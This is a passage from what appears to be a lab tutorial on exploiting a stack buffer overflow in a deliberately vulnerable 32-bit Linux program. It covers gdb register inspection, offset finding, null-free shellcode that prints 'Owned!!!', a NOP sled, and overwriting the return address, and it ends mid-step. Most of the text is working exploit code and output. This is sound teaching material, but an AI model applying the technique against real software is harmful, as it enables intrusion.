Run the program with an input string of 5 As by typing “run AAAAA”. The program will run until it hits the breakpoint. Now inspect the registers. We entered a string that easily fit within our buffer, so the state of these registers is within the expected operation of the program. What would happen if we entered a string that was longer than 64 characters? How would it impact the operation of the program?

```
pac@pac:~$ perl -e 'print "A"x100' > long_input
pac@pac:~$ cat long_input
AAAAAAA
pac@pac:~$ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat long_input`
Starting program: /home/pac/basic_vuln.o `cat long_input`

Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0x4141414
9
) at basic_vuln.c:5
5
(gdb) info registers
eax          0xbffff7b0      -1073743952
ecx          0xfffffdff      -545
edx          0xbffffa36      -1073743306
ebx          0xb7fd6ff4      -1208127500
esp          0xbffff7fc      0xbffff7fc
ebp          0x41414141      0x41414141
esi          0xb8000ce0      -1207956256
edi          0x0          0
eip          0x804839c      0x804839c <main+40>
eflags        0x200246 [ PF ZF IF ID ]
cs           0x73          115
ss           0x7b          123
ds           0x7b          123
es           0x7b          123
fs           0x0          0
gs           0x33          51
(gdb)
```


We can write a tiny PERL program to print a long input of 100 characters and save that output to a file named “long_input” by typing “perl -e ‘print “A”x100’ > long_input”. Start GDB again, set the breakpoint after *strcpy* and observe the state of the registers. Notice that we got a memory violation and the EBP register was overwritten with 0x41414141 (hex for AAAA). This means we have some control of the EBP register!



The EBP is the *Extended Base Stack Pointer* (also known as the *Frame Pointer*) and its purpose is to point to the base address of the stack. Typically this register is only managed explicitly by the program, so an attacker being able to modify it is well outside of the normal bounds of operation. EBP is important because it provides an anchor point in memory for the program to reference function parameters and local variables.

EBP is important because when a function is called (such as the *main* function in our case) the program must have an anchor point in memory. Program's use the EBP register along with an offset to specify where local variables are stored. Remember that the stack grows down towards 0x00000000. With EBP acting as an anchor point, the function return pointer (to the previous stack frame) is located at EBP+4, the first function parameter is located at EBP+8, and the first local variable is located at EBP-4. Using this information can we exploit the program?

Exploitation Idea (1): Since we can control the data placed in the buffer and we can control what the program will return to (address: EBP+4) and execute next we could place some machine code in the buffer and trick the program into running our malicious code. In order to try this out we will need to do two things. First we should figure out exactly what offset in our input the EBP register gets overwritten. Second we should build some simple *Shellcode* (machine code) to test our exploit.



The screenshot shows a terminal window titled "Terminal". The menu bar includes "File", "Edit", "View", "Terminal", "Tabs", and "Help". The terminal window contains the following text:

```
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x64')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x100')
Segmentation fault
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x72')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x77')
Segmentation fault
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x74')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x75')
pac@pac:~ $ ./basic_vuln.o $(perl -e 'print "A"x76')
Illegal instruction
pac@pac:~ $
```

One technique for finding the exact offset of where the EBP register is overwritten is to perform a binary search on length of the input. Here we see that the register is probably overwritten at the 76th byte ($76/4=19^{\text{th}}$ word). So we should create an input of $76-4=72$ bytes to use as padding before the address of 4 bytes is given to overwrite the current address value of EBP.


Write Some Shellcode (Hello World)

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

; write(int fd, char *msg, unsigned int len)
mov eax, 4 ; kernel write command
mov ebx, 1 ; set output to stdout
mov ecx, msg ; set msg to Owned!! string
mov edx, 8 ; set parameter len=8 (7 characters followed by newline character)
int 0x80 ; triggers interrupt 80 hex, kernel system call

; exit(int ret)
mov eax, 1 ; kernel exist command
mov ebx, 0 ; set ret status parameter 0=normal
int 0x80 ; triggers interrupt 80 hex, kernel system call
```

Next, let's write some simple shellcode to print "Owned!!" if we are successful. Of course we can always replace this shellcode with something more malicious later. Note that the ";" character indicates a comment and does not need to be included in the assembly source.



The screenshot shows a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal contains the following text:

```
pac@pac:~ $ cat shellcode.asm
section .data
msg db 'Owned!!!',0xa
section .text
global _start
_start:

;write(int fd, char *msg, unsigned int len)
mov eax,4
mov ebx,1
mov ecx,msg
mov edx,8
int 0x80

;exit(int ret)
mov eax,1
mov ebx,0
int 0x80
pac@pac:~ $ nasm -f elf shellcode.asm
pac@pac:~ $
```

Create the “shellcode.asm” with your favorite text editor. Be sure that you are able to compile the shellcode with the “nasm –f elf shellcode.asm” command. The “-f elf” option specifies that this should produce Executable and Linkable Format (ELF) machine code, which is executable by most x86 *nix systems.

```
pac@pac:~ $ objdump -M intel -d shellcode.o
shellcode.o:      file format elf32-i386

Disassembly of section .text:
00000000 <_start>:
 0:  b8 04 00 00 00          mov    eax,0x4
 5:  bb 01 00 00 00          mov    ebx,0x1
 a:  b9 00 00 00 00          mov    ecx,0x0
 f:  ba 08 00 00 00          mov    edx,0x8
14:  cd 80                  int    0x80
16:  b8 01 00 00 00          mov    eax,0x1
1b:  bb 00 00 00 00          mov    ebx,0x0
20:  cd 80                  int    0x80
pac@pac:~ $
```

Inspect the machine code you just generated with the “objdump –M intel –d shellcode.o” command. Notice that there are several 0x00 bytes! This is a problem because we intend to pass our input over the command line as a string and strings are terminated with a NULL (0x00). So as soon the command line will stop reading our input after just two bytes once it hits the first NULL byte. So we need to come up with some tricks to rewrite our shellcode so that it does not contain any 0x00 bytes. Depending on our architecture we may also need to avoid some other bytes as well. For example the C standard library treats 0x0A (a new line character) as a terminating character as well.

The screenshot shows a terminal window titled "Terminal". The command `cat shellcode2.asm` is run, displaying the following assembly code:

```
File Edit View Terminal Tabs Help
pac@pac:~ $ cat shellcode2.asm
section .text
global _start
_start:

; clear out the registers we are going to need
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx

; write(int fd,char *msg,unsigned int len)
mov al,4
mov bl,1
; Owned!!!=0x4F,0x77,0x6E,0x65,0x64,0x21,0x21
push 0x21212164
push 0x656E774F
mov ecx,esp
mov dl,8
int 0x80

; exit(int ret)
mov al,1
xor ebx,ebx
int 0x80
pac@pac:~ $
```

We can rewrite our shellcode as follows.

1. Create the needed null bytes using an XOR of the same value (anything XOR'd with itself is just 0).
2. Store the string on the stack and use the stack pointer to pass the value to the system call. Remember that since we are pushing these characters onto a stack we have to push them on in reverse order so that they are popped off later in the correct order. Here we also remove the newline character and add an extra '!' character.
3. Where an instruction requires a register value, we use the implicit encoding of the rest of the instruction to denote what type of register is intended. For the 8-bit general registers we can use: AL is register 0, CL is register 1, DL is register 2, BL is register 3, AH is register 4, CH is register 5, DH is register 6, and BH is register 7.

```
pac@pac:~ $ objdump -M intel -d shellcode2.o

shellcode2.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
 0: 31 c0          xor    eax,eax
 2: 31 db          xor    ebx,ebx
 4: 31 c9          xor    ecx,ecx
 6: 31 d2          xor    edx,edx
 8: b0 04          mov    al,0x4
 a: b3 01          mov    bl,0x1
 c: 68 64 21 21 21 push   0x21212164
11: 68 4f 77 6e 65 push   0x656e774f
16: 89 e1          mov    ecx,esp
18: b2 08          mov    dl,0x8
1a: cd 80          int    0x80
1c: b0 01          mov    al,0x1
1e: 31 db          xor    ebx,ebx
20: cd 80          int    0x80

pac@pac:~ $
```

After rewriting our shellcode, we can use the “objdump –M intel –d shellcode2.o” command to inspect that there are no terminating characters.

```
pac@pac:~ $ cat shellcode.pl
#!/usr/bin/perl
print "\x31\xc0";          # xor eax,eax
print "\x31\xdb";          # xor ebx,ebx
print "\x31\xc9";          # xor ecx,ecx
print "\x31\xd2";          # xor edx,edx
print "\xb0\x04";          # mov al,0x4
print "\xb3\x01";          # mov bl,0x1
print "\x68\x64\x21\x21\x21"; # push 0x21212164
print "\x68\x4f\x77\x6e\x65"; # push 0x656e774f
print "\x89\xe1";          # mov ecx,esp
print "\xb2\x08";          # mov dl,0x8
print "\xcd\x80";          # int 0x80
print "\xb0\x01";          # mov al,0x1
print "\x31\xdb";          # xor ebx,ebx
print "\xcd\x80";          # int 0x80
pac@pac:~ $ perl shellcode.pl > shellcode
pac@pac:~ $ wc shellcode
wc: shellcode:1: Invalid or incomplete multibyte or wide character
  0 1 34 shellcode
pac@pac:~ $ perl -e 'print "\x90"(64-34)' > payload
pac@pac:~ $ cat shellcode >> payload
pac@pac:~ $ wc payload
wc: payload:1: Invalid or incomplete multibyte or wide character
  0 1 64 payload
pac@pac:~ $
```

Next we write a small PERL program to print the hex bytes of our shellcode and save those results to a file called “shellcode”. Using the WC command we count the number of bytes in the file and observe that our shellcode consists of 34 bytes. Since our target buffer can comfortably hold 64 bytes we fill the first $64-34=30$ bytes with No Operation (NOP 0x90) instructions. This instruction tells the CPU to do nothing for one cycle before moving onto the next instruction. A series of NOPs creates what we call a NOP sled, which adds robustness to our exploit. This way we can jump the execution of the program to any instruction in the NOP sled and still successfully run our shellcode.

Note: If you get a warning about “Invalid or incomplete multibyte or wide character” from the WC program you can ignore it. It has to do with locale character types.

The screenshot shows a terminal window titled "Terminal". The window has a green header bar with standard menu options: File, Edit, View, Terminal, Tabs, Help. Below the header is a purple toolbar with standard window controls. The main terminal area contains the following text:

```
pac@pac:~ $ cat harness.c
int main(int argc, char **argv){
    int *ret;
    ret = (int *)&ret+2;
    (*ret) = (int)argv[1];
}
pac@pac:~ $ gcc harness.c -o harness.o
pac@pac:~ $ ./harness.o `cat payload`
Owned!!!pac@pac:~ $
```

At this point it would be a good idea to test out your payload. Write a small C program that executes whatever is passed via the command line as machine code. The harness works by returning main to the argv buffer, forcing the CPU to execute data passed in the program arguments...probably not a best practice as far as C programs go! You should see that “Owned!!!” got printed to the console.

Next let's start building our exploit. Start by adding the contents of our PAYLOAD=(NOPs + SHELLCODE). We know the EBP register starts getting overwritten after 72 bytes of our input, so after our payload we add 72-64=8 bytes of filler followed by another 4 bytes for the EBP address and another 4 bytes for the return address (remember the return address is just EBP+4). Here we use the hex 0xCC as filler and a temporary placeholder for the EBP register and return address. Open the "exploit" file in a hex editor (hexedit is a command line hexeditor you can use) and change the last 8 bytes of hex to be a pattern you can recognized in a debugger. Here we use 0xDEADBEEF for the EBP register and 0xCAFEBABE for the return address value. With hexedit use ctrl-s to save and ctrl-c to quit.


Note: Hexedit is not installed in this virtual machine by default, but is available in the Ubuntu software repositories. However, since the version of Ubuntu is old and no longer official supported you will need to update its repositories before you can install hexedit. To do so, make sure your virtual machine is connected to the internet and run the following commands.

- sudo sed -i -re 's/([a-z]{2}\.)?archive.ubuntu.com|security.ubuntu.com/old-releases.ubuntu.com/g' /etc/apt/sources.list
 - sudo apt-get update
 - sudo apt-get install hexedit

```
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`

Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0xefbeade
6
) at basic_vuln.c:5
5
(gdb) info registers
eax          0xfffff7c0      -1073743936
ecx          0xfffffdde      -549
edx          0xfffffa36      -1073743306
ebx          0xb7fd6ff4      -1208127500
esp          0xbffff80c      0xbffff80c
ebp          0xefbeadde      0xefbeadde
esi          0xb8000ce0      -1207956256
edi          0x0            0
eip          0x804839c      0x804839c <main+40>
eflags        0x246      [ PF ZF IF ]
cs           0x73          115
ss           0x7b          123
ds           0x7b          123
es           0x7b          123
fs           0x0            0
gs           0x33          51
(gdb)
```

Fire up GDB again and run it with the input of our exploit we've built so far. Notice that we did overwrite the EBP register, but it doesn't exactly say 0xDEADBEEF. This is because x86 is a little endian format which interprets bytes from right-to-left instead of big endian which is how we normally read and write binary numbers from left-to-right. So if we wanted the address to be displayed as 0xDE 0xAD 0xBE 0xEF we would have to write it as 0xEF 0xBE 0xAD 0xDE. Likewise if we wanted our address to be 0xCAFEBABE then we should store it as 0xBE 0xBA 0xFE 0xCA.



The screenshot shows a terminal window titled "Terminal" displaying a memory dump. The dump consists of memory addresses from 00000000 to 000001C0. The data is represented in hex and ASCII. The ASCII output includes the string ".....1.", "1.1.1....hd!!!h", "Owne.....1...", and ".....". At the bottom of the terminal, there is a prompt: "-** exploit --0x50/0x50-----".

Address	Hex	ASCII
00000000	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000010	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 901.
00000020	31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68	1.1.1....hd!!!h
00000030	4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80	Owne.....1...
00000040	CC CC CC CC CC CC EF BE AD DE BE BA FE CA
00000050		
00000060		
00000070		
00000080		
00000090		
000000A0		
000000B0		
000000C0		
000000D0		
000000E0		
000000F0		
00000100		
00000110		
00000120		
00000130		
00000140		
00000150		
00000160		
00000170		
00000180		
00000190		
000001A0		
000001B0		
000001C0		
-** exploit	--0x50/0x50-----	

Just for practice go ahead and reverse the DEADBEEF and CAFEBABE values so that that will appear correctly in the next steps.

```
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`

Breakpoint 1, 0x0804839c in main (argc=Cannot access memory at address 0xdeadbeef
7
) at basic_vuln.c:5
5
(gdb) info registers
eax          0xbffff7c0      -1073743936
ecx          0xfffffdde      -549
edx          0xbfffffa36      -1073743306
ebx          0xb7fd6ff4      -1208127500
esp          0xbffff80c      0xbffff80c
ebp          0xdeadbeef      0xdeadbeef
esi          0xb8000ce0      -1207956256
edi          0x0            0
eip          0x804839c      0x804839c <main+40>
eflags        0x246      [ PF ZF IF ]
cs           0x73         115
ss           0x7b         123
ds           0x7b         123
es           0x7b         123
fs           0x0          0
gs           0x33         51
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xcafebabe in ?? ()
(gdb) x/li $eip
0xcafebabe:  Cannot access memory at address 0xcafebabe
(gdb)
```

Check that GDB reports 0xDEADBEEF as the value of the EBP register after *strcpy* has executed. Type “c” to continue debugging. Notice that the program crashes with a segmentation fault when it tries to execute an instruction at an unknown address 0xCAFEBAE. The “x/li \$eip” prints the address and corresponding instruction for a given register. The output shows that we have successfully overwritten the return pointer, which has set the EIP (*Instruction Pointer*) in what the program thinks is the next stack frame.

```

pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+34
Breakpoint 1 at 0x8048396: file basic_vuln.c, line 4.
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`

Breakpoint 1, 0x08048396 in main (argc=2, argv=0xbffff8a4) at basic_vuln.c:4
4      strcpy(buf, argv[1]);
(gdb) x/64bx $esp
0xbffff7c0: 0xd0 0xf7 0xff 0xbff 0xe9 0xf9 0xff 0xbff
0xbffff7c8: 0x00 0x00 0x00 0x00 0xe0 0x82 0x04 0x08
0xbffff7d0: 0x00 0x00 0x00 0x00 0x58 0x95 0x04 0x08
0xbffff7d8: 0xe8 0xf7 0xff 0xbff 0x6d 0x82 0x04 0x08
0xbffff7e0: 0x29 0xf7 0xf9 0xb7 0xf4 0x6f 0xfd 0xb7
0xbffff7e8: 0x18 0xf8 0xff 0xbff 0xc9 0x83 0x04 0x08
0xbffff7f0: 0xf4 0x6f 0xfd 0xb7 0xb0 0x8f 0xff 0xbff
0xbffff7f8: 0x18 0xf8 0xff 0xbff 0xf4 0x6f 0xfd 0xb7
(gdb) next
5
(gdb) x/64bx $esp
0xbffff7c0: 0xd0 0xf7 0xff 0xbff 0xe9 0xf9 0xff 0xbff
0xbffff7c8: 0x00 0x00 0x00 0x00 0xe0 0x82 0x04 0x08
0xbffff7d0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffff7d8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffff7e0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffff7e8: 0x90 0x90 0x90 0x90 0x90 0x90 0x31 0xc0
0xbffff7f0: 0x31 0xdb 0x31 0xc9 0x31 0xd2 0xb0 0x04
0xbffff7f8: 0xb3 0x01 0x68 0x64 0x21 0x21 0x21 0x68
(gdb)

```


Next, let's figure out where our NOP sled is in the buffer. Restart GDB and this time set a breakpoint just before the call to `strcpy` (`break *main+34`). If you don't know how to find this information review the previous steps on disassembling main and setting a breakpoint on an instruction. Run GDB with out exploit as input. The ESP register contains the stack pointer and the instructions that will be executed next. At our breakpoint (just before `strcpy`) is called, dump the contents in memory starting at the current stack pointer location. The command "`x/64bx $esp`" will dump 64 bytes of the current stack in hex format starting at the current stack pointer location. Type "next" to run the next instruction (the `strcpy` instruction) and dump the stack contents again.

You should notice some familiar bytes. The 0x90s are the NOPs from our NOP sled followed by the start of our shellcode. The address 0xBFFFF7D0 is the start of our NOP sled, but let's use 0xBFFFF7D8 since it is safely in the middle of out NOPs. It's important to note that debuggers have an observer effect that can cause offsets of a few bytes here and there from what happens when a program executes outside of a debugger so it is better to aim for something where it is ok to miss by a few bytes.

The screenshot shows a terminal window titled "Terminal". The window displays a memory dump from address 00000000 to 00000190. The dump shows various byte values, including a sequence of 90s, some ASCII text ("1.1.1....hd!!!h", "Owne.....1..."), and a sequence starting at address 00000040 with bytes CC, CC, CC, CC, EF, BE, AD, DE, followed by the highlighted values D8, F7, FF, BF. Below the dump, the command "-** exploit -- -0x50/0x50--" is visible.

Address	Value
00000000	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000010	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 C0
00000020	31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68 1.1.1....hd!!!h
00000030	4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80 Owne.....1...
00000040	CC CC CC CC CC CC CC EF BE AD DE D8 F7 FF BF
00000050	
00000060	
00000070	
00000080	
00000090	
000000A0	
000000B0	
000000C0	
000000D0	
000000E0	
000000F0	
00000100	
00000110	
00000120	
00000130	
00000140	
00000150	
00000160	
00000170	
00000180	
00000190	
-** exploit -- -0x50/0x50--	


The address we want to start executing code at is 0xBFFF7D8. The return pointer is current set to 0xCAFEBAE. So replace 0xCAFEBAE with 0xBFFF7D8. Remember that you need to store it in reverse byte order because it will be interpreted as little endian format. At this point we could overwrite the EBP register (current 0xDEADBEEF), but our exploit doesn't depend on the EBP register since we aren't using any local variables or parameters and for our purposes its not hurting anything so 